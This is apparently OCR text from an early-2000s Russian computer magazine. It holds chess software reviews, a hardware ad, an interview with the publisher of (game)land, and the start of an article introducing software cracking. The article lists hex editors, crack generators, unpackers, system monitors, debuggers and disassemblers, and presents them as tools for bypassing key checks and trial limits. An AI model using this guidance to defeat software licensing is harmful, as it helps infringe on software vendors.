Еще одна очень сильная программа, однако значительно уступающая предыдущей (100 пунктов - это много). Что касается интерфейса, почти полная копия уже рассмотренной программы (только с другим "мозгом"). Надо сказать, что 3D-доска здесь почти такая же отстойная (но уже помещается на экране).



Хотя фигуры по-прежнему убитые, теперь они хоть на экране помещаются

Игровые возможности не уступают предыдущей проге (с учетом "мозгов", конечно). Т.е. Hiarcs делает все то же, что и Fritz, только хуже. Однако, чтобы заметить это "хуже", надо быть профи: все равно, что сравнивать разные музыкальные форматы. Я попробовал сразиться с Hiarcs'ом и был приятно удивлен присутствием тренера.



Тренер (Coach) появился неожиданно. Он сказал, что мой ход - начало конца.

Программка, называемая тренером, сообщила мне, что я сделал плохой ход и предложила переходить, однако я отказался. Через три хода у компьютера уже была лишняя фигура.



Эх, зря я не воспользовался случаем и не взял ход назад!

Резюме: Hiarcs хорошая сильная программа. Если ты не профи, то выбирай ее, а не Fritz, так как и 3D, и 2D доски Hiarcs'a радуют глаз намного больше скупых текстур Fritz'a.

<Chessmaster>



В игре есть около 30 возможных видов 3D-досок

Признаюсь сразу, это моя любимая программа. Я сражался с ней, когда она еще была Chessmaster 2000. Сейчас это уже Chessmaster 7000. Играет классно - меня обыгрывает. Игровых возможностей в ней не так много по сравнению с двумя предыдущими монстрами. Однако она тоже может считать хоть на 20 ходов вперед, давать подсказки по ходу игры. В ней есть база партий (небольшая, правда), в которой можно найти много классики (партий Ботвинника, Алехина, Капабланки). Что касается графики, то Chessmaster впереди уже рассмотренных мамонтов на два корпуса.



Красивая графика + неплохая сила игры = Chessmaster

Что касается звука, то Chessmaster комментирует каждый ход (по-английски). Особого шика нет, но по сравнению с другими прогами смотрится неплохо.



PC_Zone

КОМПЬЮТЕРНЫЕ ШАХМАТЫ

TanaT(tanat@yes.ru)




Помимо индийских и ацтекских фигур, есть еще Наполеон против Кутузова и многие другие.

Резюме: Chessmaster наилучшая программа по соотношению (качество графики)/(сила игры).


<Шахматы + Веселье = ?>

К прикольным шахматам можно отнести BattleChess (не ниже 4000), StarWar Chess, Kasparov's Gambit, Combat Chess и другие.




Неплохие по графике, но очень слабые по игре шахматы

Все из них, кроме Kasparov's Gambit, позволяют при взятии одной фигуры другой проигрывать ролик, зависящий от типа "сражающихся" фигур и сюжета игры в целом. Например, в StarWar Chess есть все герои известного сериала, и ты можешь убить кого угодно кем угодно.



Сражающиеся твари из StarWar Chess - прикольно, но быстро надоедает

Что касается Kasparov's Gambit, то в этой игре можно услышать голос Гарри, комментирующего тот или иной твой ход (по-английски, правда). Это поначалу прикольно, но потом начинает раздражать. Если сравнивать все перечисленные здесь программы, то самая лучшая из них это Combat Chess.



Классная графика + классный звук = CombatChess

Эта прога играет не сильно, зато обладает самой лучшей графикой и достаточно прикольным звуком, напоминающим немного музыку из города Некромантов в Героях Меча и Магии 3. Все эти программы лучше всего запускать под Win2000 или WinXP, так как они очень ресурсоемки: графика и музыка - уже достаточно большая нагрузка для компьютера, а необходимость просчитывать комбинации может загрузить CPU на 101%. Проверено: Win98 SE вылетает из-под них очень часто.



В этой игре мне больше всего понравился звук

<Шахматы + знания = ?>



Первое место в России занимают две программы: ChessAssitant и ChessBase. Эти штуки имеют в себе огромные шахматные базы (по 2-3 миллиона партий) и энциклопедии. С их помощью можно быстро готовиться к партиям и изучать теорию. Лучше всего они подходят для изучения дебютов.



Я пользуюсь ChessBase'ом уже много лет. Это лучшая шахматная база.

Различаются эти программы не сильно (по функциональности). Однако ChessBase не существует на русском языке. Это, правда, не сильно усложняет работу: все те же кнопки open и close. Все новые партии в Инете обычно предоставляют в формате ChessBase, а не ChessAssistant. Дело в том, что ChessBase - международная программа, а ChessAssistant - российская. Но ChessAssistant способна конвертировать форматы ChessBase в свои и обратно, чего нельзя сказать о ChessBase. Честно говоря, ей это и не нужно: вся инфа в сети все равно создана для нее. В каждую такую базу можно встраивать анализирующий модуль (например, Fritz - мы его рассмотрели выше), который будет разбирать позиции и давать советы. В целом, базы очень хорошая штука для опытных и начинающих профи.

<Сеть + шахматы = ?>

В сети очень много шахматных ресурсов, всех не перескажешь. Вот самые лучшие:

www.fide.org - официальный сайт шахматной федерации. На нем можно найти все рейтинги, новый партии, узнать обо всех событиях, прошедших или предстоящих.

www.kasparovchess.ru - сайт самого сильного игрока планеты. Здесь можно поиграть по сети с каким-нибудь иностранцем и початиться с ним одновременно, также можно найти очень много аналитики: партии (прокомментированные и проанализированные ведущими гроссмейстерами), статьи, интервью и многое другое.

www.clubkasparov.ru - почти зеркало предыдущего. Почему почти? Потому что здесь другой интерфейс и еще больше аналитики. Лично я отвисаю здесь постоянно: вся инфа часто обновляется и дополняется.

www.clubchess.com - создан специально для игры через сеть. Здесь можно переписать кучу программ (под Mac OS, Win, Unix...) для игры через сеть в шахматы. Скачиваешь, запускаешь и играешь с каким-нибудь чехом или американцем, попутно расспрашивая его о недавно прошедшей олимпиаде.



Компьютеры ISM Master на базе процессора Intel® Pentium® 4 - центр Вашей цифровой вселенной!

ISM computers

- КАЖДУЮ СУББОТУ ТОВАР ПО ОПТОВОЙ ЦЕНЕ
- БЕСПЛАТНАЯ ДОСТАВКА ПО МОСКВЕ
- ГАРАНТИЯ 2 ГОДА

С компьютерами серии ISM Master Home Вы сможете без труда редактировать цифровое фото, звук или видео, смотреть DVD-фильмы, а также играть в самые современные игры, не задумываясь о том, хватит ли для этого ресурсов Вашего компьютера. А благодаря использованию в моделях этой серии нового чипсета Intel® 845 компьютеры ISM Master Home теперь доступны по цене практически каждому.

Живи в современном мире

Наши магазины:
Ст.м. «Люблино» - т. (095) 359-80-99
Ст.м. «Проспект Мира» - т. (095) 280-51-44, 280-51-66
Ст.м. «Каховская» - т. (095) 319-81-75, 319-81-76, 319-81-77
Ст.м. «Университет» - т. (095) 787-77-81 (многоканальный)

Корпоративный отдел:
(095) 210-83-40, 979-02-40
corporate@ism.ru

WWW.ISM.RU



PC_Zone

КТО МЫ ТАКИЕ?

SINtez (sintez@real.xakep.ru)

Интервью с директором издательского дома (game)land Дмитрием Агаруновым

Кто мы такие?



X: Дима, ты сейчас владеешь издательством. Как это произошло?

A: Произошло все достаточно случайно и постепенно, шаг за шагом. Я никогда не хотел быть издателем. Правда, всегда хотел руководить компанией. И так получилось, что в результате того, что мы занимались торговлей - у нас был маленький магазинчик, начинавший с торговли игрушками, сначала пластиковыми, а потом и видеоиграми, - мы четко увидели наличие огромного спроса на журнал о видеоиграх. И решили его сделать. Конечно, с большими ошибками, для нас тогда это было чисто утилитарно, чтобы люди могли узнавать об играх и впоследствии их покупать. А сам по себе журнал показал хорошую прибыль где-то через год. Нам все больше и больше нравилось заниматься именно журналом, а розничная торговля становилась все менее прибыльной.

X: Выпускать журнал вот так вот, с нуля? Ты же никогда не занимался издательством, полиграфией.

A: Ну, вот такие мы решительные! Я всю жизнь смело бросаюсь вперед и думаю, что по-другому нельзя. Просчитать все было невозможно - просто не у кого было спросить, и, может быть, сейчас мне это кажется ошибочным, лучше было бы пару месяцев подождать, но тогда я считал, что раз в голову пришла такая классная идея, то надо ее скорее воплощать, пока другой не воплотил. Теперь я знаю, что можно всегда готовиться спокойно, несколько месяцев все просчитывать, и от этого проект только выиграет. Но тогда я ничего этого не знал, потому начинал именно с нуля, с огромными ошибками. Это не было легко. Например, первый журнал был отпечатан в Гонконге, я забыл посчитать, что авиационный транспорт будет дорого стоить. Напечатали очень мало, могли бы и больше, если бы я поинтересовался спросом на другие журналы. Ну и т.д.

X: На данный момент ты можешь назвать себя профессионалом издательского бизнеса?

A: Да, сейчас я могу себя назвать профессионалом, потому что мы успешно запустили не один-два случайных проекта, а восемь продуманных журналов. Есть негативный опыт закрытия убыточных проектов - это журнал «Фантом» и газета «Страна PC Игр».

X: Для тебя журналы это только бизнес или тематика журнала волнует тебя лично? Смог бы ты завтра запустить журнал о вязании, например?

A: Да, журнал о вязании я смог бы запустить хоть завтра, но именно потому, что это вписывается в нашу концепцию - делать полезные журналы для людей. Конечно же, вероятность появления журнала о вязании намного меньше, чем очередного молодежного журнала, так как мы прекрасно знаем эту аудиторию и можем сделать издание по ее потребностям более качественно, чем другие. Но я для себя оставляю любые темы и даже хочу их осваивать, как, например, журнал «Свой бизнес» для тех, кто начинает свой бизнес, который должен помочь людям совершить меньше ошибок.

X: А что для тебя было сложнее: начать делать первый журнал или сейчас руководить огромным издательством?

A: Ну, издательство сейчас не такое уж и огромное - всего лишь восемь журналов (огромным оно было бы, если бы их было 50-60). Но, думаю, сейчас сложнее, потому что намного больше надо знать. Когда в журнале работает всего пара человек, знаешь, чем они дышат, когда же людей десятки и сотни, то надо организовывать систему взаимодействия с ними. А это совсем другое занятие.

X: Ты сам читаешь журналы, которые издаются в твоем издательстве?

A: Я просматриваю все журналы. Читаю я «Хакер» (что понимаю), выборочно читаю «Страну Игр». Мне интересно смотреть нашу продукцию. Но если говорить о наиболее близком мне по духу журнале, то это прежде всего «Свой бизнес». На втором месте - «Хакер». Я считаю, что цель нашего издательства - это увеличить самостоятельность российской молодежи, ее способность опираться на собственные силы. Эти два журнала занимаются конкретно такими задачами.

X: Насколько активно ты принимаешь участие в создании журналов?

A: На сто процентов! Ни одного журнала пока еще не сделали без моего участия. Хотя утверждаю материалы только первого номера, а дальше делегирую полномочия ответственным за журнал людям. Я считаю, что моя роль заканчивается, когда мы утвердили концепцию, когда мы нашли правильного человека, который руководит журналом, который разделяет эту концепцию, который будет при этом двигаться внутри такого же пространства, как и мое, тогда я уже потрачу основные усилия на сотрудничество с руководителем журнала.

X: А почему все журналы издательского дома (game)land рассчитаны именно на молодежь?

A: Моя внутренняя цель - улучшить атмосферу вокруг себя, улучшить жизнь вокруг себя. И я уверен, что наилучшая точка приложения - это именно молодежь. Она более восприимчива, у нее больше энергии, амбиций, нет того уныния, как у людей старше тридцати. Хотя и ответственность здесь больше, потому что люди берут на вооружение именно наши идеи, но я уверен в правильности нашего подхода, поэтому мы и ориентируемся на молодежь - эффективность «вложения» больше, результат виден сразу. Например, в журнале «Хакер» мы получаем письма о том, как ребята продвинулись в области компьютерных технологий, начали понимать компьютеры, эту сферу вообще, стали делать деньги, используя полученные знания, и благодарят нас за поддержку, которую мы им оказали. Это именно то, чего мы добивались.

X: Компании (game)land в этом году исполняется 10 лет. Что бы ты мог назвать своими самыми большими успехами за это время?

A: Самые большие успехи - это создание дружественной рабочей атмосферы в компании. Это было труднее всего. Очень многое пришлось преодолеть. Второе - это самосознание: кто мы, что мы хотим делать. На то, чтобы я мог легко отвечать на твои вопросы, понимая какие у меня цели в бизнесе, потребовалось несколько лет. Если говорить о более конкретных достижениях, то самое главное - это наш журнал «Хакер», эдакая звезда в нашей компании.

X: Какая твоя мечта?

A: В жизни - иметь крепкую хорошую семью, с теплой дружелюбной атмосферой, трех-четырех детей, иметь прекрасные отношения с женой и детьми. В бизнесе - руководить очень большой медиа-компанией с телевизионным каналом, радиостанцией, чтобы можно было сказать, что наша компания принимает участие в воспитании молодежи. Чтобы можно было сказать: столько-то людей начали свой бизнес, столько-то открыли софтверные компании, столько-то добились таких-то успехов, и это все было бы в масштабах страны, чтобы каждый молодой россиянин попал под позитивное влияние нашей продукции.

X: А какая цель?

A: А цель... Я хочу, чтобы за семь лет мы заработали столько, чтобы построить классный ультрасовременный офис, где для каждой редакции будет много места, а наверху чтобы были квартиры наших сотрудников (тех, кто захочет там жить), ну а моя - на самом верхнем этаже... Да, крышу я себе бронирую.

X: Дима, а ты в компьютерах разбираешься? ;-)

A: Я могу программировать на PDP11. Это старая вещь, но могу. Также писал на PL-1, Фортран. Четко понимаю, что такое программирование. Еще со школы: учился в математической школе, еще в кружок ходил. Я просто юзер с глубоким пониманием, что такое сеть, что такое сервер, с функциональным четким пониманием того, что какой узел в компьютере выполняет. Но починить компьютер я не смогу, инсталлировать ПО я не смогу никакое.

X: ОК, спасибо!

P.S. PDP11 - это очень старенькая 16-битная машинка, которая была достаточно популярна в начале 80 годов. Она поддерживала следующие ОСи: RT-11, RSX-11M, RSTS, несколько версий Unix. До сих пор в Сети можно найти эмуляторы процессора PDP.



Д О С Ь Е

Компания (game)land была основана в 1992 году.
Единственный учредитель и владелец - Дмитрий Агарунов.

- **1992 год - мелкая беспорядочная оптовая торговля, импорт.**
- **1993 год, май - открыт небольшой отдел по торговле игрушками в магазине «ЮПИТЕР», специализация на игрушках.**
- **1994 год - открытие отдела в магазине «Москвичка», магазина в торговом центре Новый Колизей.**
- **1995 год - открытие магазина GAMELAND на Адмиралтейской набережной, Санкт-Петербург.**
- **1996 год, январь - выход первого номера журнала «Страна Игр».**
- **1997 год, февраль - выход журнала «Official Playstation», закрытие магазина в Петербурге. Открытие экспортного офиса в NY, USA.**
- **1998 год, весна - закрытие магазинов GL, решение о сосредоточении на выпуске медиа-продукции.**
- **1998 год, сентябрь - фин. кризис, потеря всех оборотных капиталов компании, обесценивание дебиторской задолженности в 4 раза. «Страна Игр» выходит одним из первых журналов на рынке в особом, «военном» виде - на дешевой газетной бумаге, отпечатанной в России, с сохранением цены в рублях. Огромное одобрение потребителей, выход журнала стал фактором психологической поддержки потребителей. Было принято решение выходить 2 раза в месяц (остальные игровые журналы прекратили выпуск), наращивание оборотных средств, составление графиков погашения задолженности, сокращение персонала, зарплаты. Одновременно возникает идея выпускать еще один журнал - «Хакер».**
- **1998 год, ноябрь - начата работа по подготовке первого номера журнала «Хакер», набирается команда авторов.**
- **1999 год, февраль - выход первого номера журнала «Хакер».**
- **2000 год, октябрь - выход первых номеров журналов «Мобильные Компьютеры» и «Фантом».**
- **2001 год, январь - закрытие журнала «Фантом» на основании отсутствия динамики продаж и исследований, которые показали невысокую востребованность продвинутой фантастической литературы.**
- **2002 год, апрель - выход первого номера журнала «Хулиган». Одновременно начата подготовка к выпуску журнала «Свой Бизнес».**
- **2002 год, май - выход первого номера «Conputer Gaming World» на русском языке, совместный проект издательства (game)land и издательства СК Пресс.**

Взлом

CRACKING: ШАГ ПЕРВЫЙ

Александр А. Феденко aka badman forever (fedenko_soft@mail.ru)

CRACKING
ШАГ ПЕРВЫЙ

< Folder 1 >

– Внутре! – прошелестел старичок. – Внутре смотрите, где у нее анализатор и думатель...
«Сказка о Тройке»
Аркадий и Борис Стругацкие

Хакеры, хакеры, бла, бла, бла... Хакеры тут, хакеры там. Вандалы, воры, социальные психопаты, гении киберпространства. Какие только эпитеты и ярлыки не приклеивали к этому слову. К каким только людям не приклеивали это слово. Хакеры...

Крэкеры. Звучит похоже. Только о крэкерах что-то не слышно сенсационных новостей, имена попавших в руки закона не набивают оскомину, тишь да гладь. А если о ком-то из них и заходит речь, то говорят "хакер", так как это слово у всех на слуху, хотя большинство обывателей плохо понимают, что скрывается за ним. А уж объяснять домохозяйкам, кто такие крэкеры, занятие и вовсе безнадежное.

В самой среде компьютерного андеграунда словом крэкер (от англ. cracker) принято называть тех, кто занимается взломом программного обеспечения. Как ты понимаешь, несмотря на разницу в популярности, со следами деятельности сетевых взломщиков можно столкнуться не часто, тогда как результатами труда крэкеров ежедневно пользуются миллионы людей.

Люди, мало знакомые с нюансами хаксцены и тем более с ее закулисьем, но пытающиеся писать и рассуждать обо всем этом, обычно приравнивают крэкеров к обычным пиратам. То, что пиратам тяжковато пришлось бы без взломщиков софта, понятно. Но сами крэкеры - это все-таки не пираты.

Так, стоп. В морально-этических и правовых дебатах погрязать не будем. Это не наш жанр. Пора и к делу переходить. Если кто-то еще не понял о чем пойдет речь, поясняю - о том, что у нас назы?вают одним словом "cracking", а в дальнем зарубежье двумя - "reverse engineering".

Тема большая, а я ограничен рамками одной журнальной статьи. Поэтому расскажу только о самых основах взлома программ. Главным образом для тех, кто с этим совсем не знаком.

Ящик с инструментами


Начнем с того, какой инструментарий необходим для осуществления взлома. Во-первых, это HexEditor, т.е. программа, позволяющая просматривать и редактировать двоичные файлы (чаще всего исполнимые). Крайне желательно, чтобы такой редактор, кроме режима редактирования в шестнадцатеричном формате, поддерживал режим дизассемблирования. Наиболее популярны две программы, удовлетворяющие этому требованию: Hiew (Hacker's View) и QView. Обе принадлежат перу российских программистов. Из импортных аналогов мне в руки попал HexIt, но он явно не дотягивает до отечественных разработок (сам я предпочитаю пользоваться QView, возможно тебе больше приглянется Hiew или что-то еще, это дело личных пристрастий).


Даже если ты обычный пользователь, вполне возможно, что надобность в применении таких программ у тебя возникнет. Не отходя от темы статьи, можно предположить, что если сам ты не ломаешь программы (и вовсе не собираешься), то, вполне вероятно, частенько пользуешься результатами труда других крэкеров. Хорошо, если крэкер сделал патч к сломанной программе в виде экзешника. В таком случае достаточно запустить его, и он сам внесет все изменения. А ведь были времена, когда подавляющая часть крэков выходила в виде обычных текстовых файлов (*.CRK, *.CRX, *.XCK), да и сейчас они не редкость, и тут уж без hex-редактора не обойтись. Если же ты решил и сам разобраться во взломе программ, то познакомиться с таким редактором нужно в первую очередь. Именно в нем вносятся исправления, позволяющие обойти проверки на наличие/корректность ключа или окончание срока действия программы.

После того как изменения внесены, генерируется сам крэк, содержащий отличия между оригинальным экзешником и взломанным. Для этого существуют специальные программы, сравнивающие два файла. Для создания крэка в текстовом формате используются утилиты C2C (Compare2Crack), C2U (Compare2Unlimited) либо, в крайнем случае, команда FC (FileCompare) с ключом /B (двоичное сравнение), поддерживаемая еще со старых версий MS-DOS. Но можно создавать крэки в виде исполнимых файлов (*.EXE или *.COM), что будет более удобно для людей,


которые ими воспользуются. Это позволяют делать программы Code Fusion, PatchEngine, aPATCH, PGPE (Patch Generator for Packed Executables) и другие. А утилиты CRK2COM и XCK2COM могут пригодиться для перевода уже существующих в текстовом виде крэков в исполнимые файлы.


Однако, прежде чем заняться непосредственно взломом программы, хороший крекер учитывает тот факт, что экзешник может оказаться запакованным и зашифрованным. Для определения этого служат утилиты FA (File Analyzer), EXESCAN, GetTyp и многие другие. Они





предоставят информацию, каким упаковщиком сжат файл и, в некоторых случаях, даже чем он откомпилирован. Большинство сжатых файлов распаковывается стандартным образом - многие упаковщики поддерживают функцию распаковки. Но если программа зашифрована с использованием пароля, сжата каким-то нестандартным пакером или к ней пристыкована навесная защита, то придется воспользоваться специальными распаковщиками. Для старых досовских EXE-файлов написано немало таких программ: X-TRACT, UPC (Universal Program Cracker), AutoHack II, SnapShot, CUP386 (CyberWare Universal






unPacker). Особенно хочется отметить последние две. С помощью SnapShot мне удавалось снимать навесную защиту, с которой не справлялись остальные автоматические распаковщики. Но для его использования нужно знать, чем откомпилирована вскрываемая программа. А CUP386 имеет несколько режимов работы, в том числе с использованием встроенного отладчика. Эта возможность может пригодиться опытным взломщикам. Для распаковки PE-файлов (это исполнимые файлы в среде Windows) я бы посоветовал ProcDump32, GUW32 (Generic Unpacker Win32), UNPACK. Кстати, упомянутый выше PGPE, как следует из названия, поддерживает некоторые типы пакеров и автоматически встраивает распаковщик в генерируемый патч.


Мониторинг

Итак, мы выяснили, какой инструментарий нужен для подготовки программы к взлому и для обработки полученных результатов. Но тебе, вероятно, уже не терпится узнать, как же происходит сам процесс взлома. Главным орудием крэкера является отладчик, чуть реже - дизассемблер. Но о них чуть позже. А сейчас я расскажу о некоторых других инструментах, которые также могут оказаться очень полезными, но более простыми в использовании. Каждый из них предназначен для решения вполне конкретных задач.

Отдельный вид таких программ - различные мониторы (не путать с той штукой, которая стоит у тебя на столе и выводит изображение на экран). Монитор - это программа, отслеживающая некоторые действия, происходящие в системе. Например, работа приложений с реестром или с файлами.


Монитор обращений к реестру позволяет, как несложно догадаться, отслеживать открытие, создание, изменение и удаление ключей и параметров реестра. Причем можно задать фильтр на мониторинг лишь некоторых из этих функций, а также указать конкретно того, можно отслеживать только успешно завершившиеся вызовы или те из них, которые вернули ошибку. Вот несколько таких программ: WXR (Win-eXpose-Registry), Registry Monitor, RegSpy. Каждая из них имеет свои особенности, но существенных отличий нет.





Принцип работы файлового монитора полностью аналогичен описанному выше. Только отслеживаются вызовы функций, предназначенных для создания, чтения, записи, изменения, удаления и поиска файлов и каталогов. Наиболее распространенные программы такого рода: WXI (Win-eXpose-IO), File Monitor. В отличие от них, утилита Disk Monitor for Windows NT/2K отслеживает обращения к жестким дискам на низком уровне (на уровне секторов). Это бывает полезным для взлома некоторых специфических защит.

Мониторы файловой системы и реестра являются частными случаями других программ - API мониторов,



предназначенных для отслеживания любых вызовов Win32 API. Например, API Spy 32, API Monitor. В них также можно задать фильтр на отслеживание только некоторых функций в нужном процессе. Однако их использование лишь в редких случаях оказывается оправданным. Зачас-

NEXT




Взлом

CRACKING: ШАГ ПЕРВЫЙ


Александр А. Федненко aka badman forever (fedenko_soft@mail.ru)

< Folder3 >




тую, если возникает потребность отловить вызовы конкретной функции, будет более продуктивно воспользоваться полноценным отладчиком.
Иногда бывает нужно не внести изменения в сам код программы, а только исправить какие-либо надписи, заменить изображения и т.д. Например, для того, чтобы русифицировать чужую программу. В этом случае не обойтись без редактора ресурсов. Они входят в поставку практически всех современных компиляторов. Но их возможности обычно ограничены. Есть и более функциональные: Resource Hacker, Restorator, Resource Scrutator. Последний, в частности, позволяет выдергивать ресурсы из активных процессов, находящихся в памяти. Кроме того, этот редактор распознает огромное количество форматов, которые не поддерживаются стандартными редакторами ресурсов.






Самый самый софт

Ну а теперь перейдем к самому главному - чем пользуются для исследования кода программы. Как я уже говорил, основные инструменты крэкера - это отладчик и дизассемблер. Отладчик позволяет динамически изучать программу в ходе ее выполнения. Дизассемблер является статическим средством исследования. Он просто преобразует исполнимый файл в исходный вид на языке ассемблера. Обратное ассемблирование такого исходника маловероятно, но в нем можно найти нужный кусок программы и проанализировать логику выполнения интересующих тебя процедур.





Среди отладчиков заслуженной популярностью пользуется SoftICE, разработанный фирмой NuMega. Мощь этого инструмента практически безгранична. Лишь краткое описание всех его команд займет не один десяток, а то и сотню страниц. После освоения SoftICE надобность в других отладчиках исчезает сама по себе. Это действительно «номер один». Все же упомяну другой неплохой инструмент такого рода - TRW2000. А при полном отсутствии опыта работы с подобными программами можно попробовать свои силы на древнем TD (Turbo Debugger).
В давние времена, когда программы были маленькими, дизассемблеры были вполне востребованы. И такое название, как Sourcer, старожилы еще помнят. И единственным инструментом, пригодным для исследования кода современных программ, учитывая их размеры, мог бы остаться отладчик. Но появилась поистине революционная разработка (причем российского автора) в мире дизассемблеров. Это IDA Pro (Interactive Disassembler). Среди многих его особенностей я бы отметил одну - возможность распознавать по сигнатурам стандартные библиотечные функции. База сигнатур поддерживает библиотеки практически всех компиляторов. Работая с IDA, можно взламывать многие программы, даже не прибегая к помощи отладчика. А утилита IDASym позволит данные, полученные в IDA, использовать в SoftICE при отладке. Той же цели служит плагин IDA2SICE (IDA to SoftIce symbol loader). Из других популярных дизассемблеров, менее функциональных, но и более простых в использовании, я бы отметил W32Dasm, имеющий встроенный отладчик.
